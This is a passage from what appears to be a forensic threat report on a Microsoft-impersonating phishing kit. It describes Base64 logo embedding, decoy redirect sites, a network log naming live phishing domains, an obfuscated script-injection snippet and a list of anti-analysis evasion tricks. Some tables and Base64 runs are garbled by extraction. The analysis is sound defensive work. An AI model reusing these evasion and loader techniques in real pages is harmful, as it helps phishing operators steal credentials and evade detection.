`.firstlogo { background-image: url("`	`<img class="logo" role="img" pngsrc="https://aadcdn.msftauth.net/shared/1.0/content/images/microsoft_logo_ea19b2112f4dfd8e90b4505ef7dcb4f9.png" svgsrc="https://aadcdn.msftauth.net/shared/1.0/content/images/microsoft_logo_564db913a7fa0ca42727161c6d031bef.svg" data-bind="imgSrc, attr: { alt: str['MOBILE_STR_Footer_Mi`	When the browser engine renders the phishing site, the CSS class dynamically decodes a WebP image encoded in Base64, outputting the Microsoft logo. This bypasses DOM-based HTML parsers.


Phishing Page Architecture	Legitimate Identity Provider (IdP) API	Forensic Commentary
AABUAAAABRyVFJDAAABZAAAAC hnVFJDAAABZAAAAChiVFJDAAA BZAAAAChjcHJ0AAABjAAAADxt bHVjAAAAAAAAAAEAAAAMZW5VU wAAAAgAAAAcAHMAUgBHAEJYWV ogAAAAAAAAb6IAADj1AAADkFh ZWiAAAAAAAABimQAAt4UAABja WFlaIAAAAAAAACSgAAAPhAAAt s9YWVogAAAAAAAA9tYAAQAAAA DTLXBhcmEAAAAAAAQAAAACZmY AAPKnAAANWQAAE9AAAApbAAAA AAAAAABtbHVjAAAAAAAAAAEAA AAMZW5VUwAAACAAAAAcAEcAbw BvAGcAbABlACAASQBuAGMALgA gADIAMAAxADZBTFBIWAIAAA2g XG173LZ6s/TK/4m3GdAB/1Qgu AJRFZCqgFIFjCqQWIHJCgxVYK iCQB3gDtv4/Fl5eQeKPHHm7CJ iAv5h+vHm40umX/C70akE+xJq SOmSKhbwy519cZsKhvgFyB7y7 tJesC33XO++NL8gJo9Ifq5xmf JIhXHwJ750xdZwr4fuCzApw6j BBFgHvviCBDiML7Cv2x0g3pIH NhIjSP3WWZe8t94vuoz3RT73I 790dgyA98U5BVydcDUY3tvzDZ VohJrgHNDIMaF7QBZrXZooMd8 JuELXifcLkOsOvQMKdbduCa4C OKU9zrji6elzWKirASqGiknZY 11yDeD84VO5x7rk9tqsdclhOB b2WJe01ebdUGkaoHHhJDcz4NV nYajKaCU5lVMbbAX5BLAFfc8W 8uleJcFAOlHCCtIfd2U4eLUea smBjzOeXv19NeNmRnRa9hUDMw sCOwE8BCB4OYNzH+IWlGRAKPG RuS/nPF3NeZzBrm0GpZ+j2FQG hMzY5O0fq73bVLtQYACG8KWH0 jUE5pq4PHFZbARn0qrca7POTh MgYF+ahbpmmBW9z3lO9FL2UEI W43B8EN0txCXYYHmGy18EXUPO s3atPAxZF7cTVt7ZSd8SKNtju oacnD4c88LomMzO65eRxA3Mtt W9ax3JLrFudLOAOIBfKhxg3Wr roLeprpE2P9cWAVZOgGMU2JlC XJdv5Y9MOMnIbtUV5wiEoyvyA KSVd8U5AAxJgbit5NMzWc84RY CYgN4ArP/DgBy43OczF/t85nK fz1yMiXEajF/DL2bdPH7rAFZQ OCC8AAAAkAYAnQEqbAAYAD5tK	crosoft'] }" src="https://aadcdn.msfta uth.net/shared/1.0/conten t/images/microsoft_logo_5 64db913a7fa0ca42727161c6d 031bef.svg" alt="Microsoft">	


Phishing Page Architecture	Legitimate Identity Provider (IdP) API	Forensic Commentary
oxGJCIhITJYAIANiWMAQgC3/7sa/uQCCYReHPngLPPu6VjPeIdaubin66uqAwgxAAD5O+pZVdIqcczbMGcsxf//82B//xz2Bi+v+LKvP6//+DW0fg/+6i/RvkVH//ZWP4R/4EVO5rGf0IvBnpcE6Gd1gPHG7na5IpeGMwXNj5hv//TiP4wqHCiSO+PlUJhbQezSM9/5ywNzmnR5kTklAHkuJ8jKMpUgcdAgZgAAAA=");		
		The majority of visual elements are altered at the bit-level or undergo minor hexadecimal color shifts to evade exact-match signature detection. Empirical analysis confirms even background imagery is uniquely modified per campaign.

- **Conditional Redirection (Dummy Sites):** If the phishing endpoint is accessed with invalid URL parameters or an incorrect directory path, the server forcefully redirects the connection to a benign "dummy" site (e.g., a fabricated wedding planning website). This functionality appears highly customizable by the PhaaS subscriber and serves to misdirect automated scanners and analysts attempting to probe the infrastructure.
- **Favicon Pre-fetching:** A specific `GET` request for `favicon.ico` is frequently observed in tandem with the primary payload fetch. As we will later see, in order for the phishing attack to work, specific URLs need to be in place and accessed. Once the page figures out that the Phishing site is being accessed without the necessary URL endpoint, it proceeds with displaying a dummy website which is stored at the root URL directory or at `/favicon.ico`.


Status	Method	Domain	File	Protocol	Initiator	Type	Transferred	S...	St...
200	GET	zoojearo.ratoukile.my.id	/H8mvNm@QnPhGdHjBXvcJ5x/	HTTP/2		html	3.14 kB	3...	0 ...
200	GET	zoojearo.ratoukile.my.id	favicon.ico	HTTP/3		html	5.36 kB	1...	1....
200	POST	zoojearo.ratoukile.my.id	/H8mvNm@QnPhGdHjBXvcJ5x/	HTTP/3		html	-1 B	9...	9....
200	GET	zoojearo.ratoukile.my.id	/H8mvNm@QnPhGdHjBXvcJ5x/	HTTP/3		html	6.20 kB	6...	10...
200	GET	zoojearo.ratoukile.my.id	favicon.ico	HTTP/3		html	6.17 kB	1...	10...
200	GET	smoothie.jeazoujiothogoo....	taata!qmspo	HTTP/2		html	601 B	1 B	10...
200	POST	zoojearo.ratoukile.my.id	gx8EOr4l37KIjEerRENx3klegsQw9c9GYLPvfbn	HTTP/3		json	-1 B	2...	11...
200	GET	zoojearo.ratoukile.my.id	/H8mvNm@QnPhGdHjBXvcJ5x/	HTTP/3		html	2.35 kB	1...	12...
200	GET	zoojearo.ratoukile.my.id	favicon.ico	HTTP/3		html	4.99 kB	1...	12...
200	POST	zoojearo.ratoukile.my.id	/H8mvNm@QnPhGdHjBXvcJ5x/	HTTP/3		html	35.43 kB	4...	12...
200	GET	ajax.aspnetcdn.com	jquery-3.6.0.min.js	HTTP/2		js	40.22 kB	8...	13...
200	POST	zoojearo.ratoukile.my.id	zcjigJZc6aybxpqyFYfS27B4ul0bR1TYDonlJTgy	HTTP/3		html	-1 B	2...	13...
200	GET	zoojearo.ratoukile.my.id	9xw1umt9gnz9s?d555804c9720a5-888928e5	HTTP/3		html	2.35 kB	1...	13...
200	GET	zoojearo.ratoukile.my.id	favicon.ico	HTTP/3		html	4.99 kB	1...	14...
200	POST	zoojearo.ratoukile.my.id	9xw1umt9gnz9s?d555804c9720a5-888928e5	HTTP/3		html	350.74 kB	4...	14...
200	GET	zoojearo.ratoukile.my.id	56pBeE2hgKzCLWoCROXdhXKghBhPFgGynA(	HTTP/3		js	32.77 kB	8...	15...
200	GET	cdnjs.cloudflare.com	crypto-js.min.js	HTTP/2		js	20.64 kB	6...	15...
200	GET	zoojearo.ratoukile.my.id	56PGo2AaLIruPi3JkIFbLI4u5i4RYANvz67750	HTTP/3		js	4.27 kB	1...	15...
200	GET	zoojearo.ratoukile.my.id	56jS1C2InQlLWX7nU2tNfKZjBNijDiWbJQLC67	HTTP/3		js	700.71 kB	9...	15...
200	GET	api.ipbase.com	/v1/json/	HTTP/2		json	1.11 kB	2...	17...


- ◦ Example of sites appearing in the root URL directory or at `/favicon.ico`:






Beginning in December 2025, empirical telemetry indicated that the majority of these placeholder sites began utilizing a standardized and templated format.


Not Secure
http://express.hairiolai.biz.id
Desio Copilot
Features
Workflow
Pricing
Get Started
AI Workspace • Desio Copilot
Ship faster with an AI copilot that understands your context.
Compose, refactor, and automate inside one calm interface. Lightweight, privacy-first, and ready to plug into your stack.
Start Free
See Features
2.1x
Faster delivery
95%
Fewer handoffs
24/7
Assistance
main.ts
const query = "Generate onboarding checklist for WebIT"
const result = await copilot.complete({ prompt: query })
console.log(result.text)


OK
Okos Studio
Features
Work
Pricing
Contact
Get Started
New • Okos Template
Design that feels calm and confident.
A minimal, conversion-focused landing layout inspired by Webflow's clean aesthetic. Built with pure HTML & CSS so you can drop it anywhere, no build tools required.
Start Free
View Features
pepsi
max
42K+
Monthly visits
98%
Client satisfaction
1.8x
Conversion lift



As we can clearly observe, the sites all follow a specific format in terms of design / placeholders, and what changes is the actual content. These sites also seem to be AI generated.

For example, we get clear indications of automated generation once we observe the logo of each site.

- **Dead Code Insertion:** The injection of non-functional code blocks or conditional statements engineered to always evaluate to true or false.

```
light_kitruka_com_ru = "https://light.kitruka.com.ru/{s}/";
nomatch = atob("bm9tYXRjaA==");
//nomatch
alias_of_write = write;
//write
[redacted]
if(light_kitruka_com_ru == nomatch){
  //no op
  document[alias_of_write](decrypted_script);
  var doc_curr_scr = document.currentScript;
  doc_curr_scr.parentNode.removeChild(doc_curr_scr);
}
```

- (e.g., `if ( "https://bWsU.kitruka.ru/Eqn1Raka/" == "nomatch")` which universally evaluates to false). This inflates the script size and alters the file hash without affecting execution logic.

- **Fabricated Server Errors:** *(See Appendix A.4.6)*


- **Debugger Detection:** Active monitoring for the presence of browser Developer Tools *(See Appendix A.4.1)*.
- **Use of the "robots" Meta Tag for Anti-Crawler Evasion:** Evade crawlers and help keep the phishing websites undetectable. *(See Appendix A.4.2)*.
- **Keystroke Monitoring and Suppression:** The active disabling of specific keyboard shortcuts facilitating source code inspection *(see Appendix A.4.8)*.
- **Clipboard Manipulation:** Interference with the host operating system's clipboard *(See Appendix A.4.7)*.
- **Cryptographic Obfuscation:** The systemic use of data encryption protocols to mask payload delivery *(see Appendix A.5)*.
- **DOM Vanishing Act:** *(See Appendix A.4.5)*
- **Dynamic Regular Expression Generation:** The utilization of third-party libraries (such as the `RandExp` library published by 'fent' at github.com/fent/randexp.js) to programmatically generate highly randomized, dynamic URL paths.
- **Advanced Sandbox Heuristics:** A suite of checks engineered to identify automated analysis environments. *(See Appendix A.4.3)*

